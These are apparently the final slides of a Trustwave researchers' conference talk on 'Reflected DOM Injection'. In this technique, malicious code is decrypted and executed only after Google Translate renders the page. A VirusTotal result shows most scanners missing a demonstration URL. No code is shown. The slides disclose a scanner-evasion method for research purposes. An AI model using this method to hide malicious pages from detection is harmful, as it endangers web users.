- After the text is translated, the malicious code is generated, decrypted and executed

Reflected DOM Injection

- RDI is a technique
- Context makes the difference
- Very hard to detect
- RDI is awesome!

VirusTotal / Wepawet ?



Normalized URL: http://translate.google.com/translate?hl=en&sl=iw&tl=en&u=http%3A%2F%2Fhandei.ueuo.com%2Ftran.html

Detection ratio: 1 / 39

Analysis date: 2013-07-11 10:39:31 UTC (2 minutes ago)

File scan: The URL response content could not be retrieved or it is some text format (HTML, XML, CSV, TXT, etc.), hence, it was not enqueued for antivirus scanning.

Sucuri SiteCheck Malicious site

URL Scanner	Result
ADMINUSLabs	
AlienVault	Clean site
Antiy-AVL	Clean site
Avira	Clean site
BitDefender	Clean site
C-SIRT	Clean site
CLEAN MX	Clean site
Comodo Site Inspector	Clean site
CyberCrime	Unrated site

Thank You!

Q & A

Daniel Chechik:

dchechik@trustwave.com @danielchechik

Anat (Fox) Davidi:

adavidi@trustwave.com @afoxdavidi

More Cats!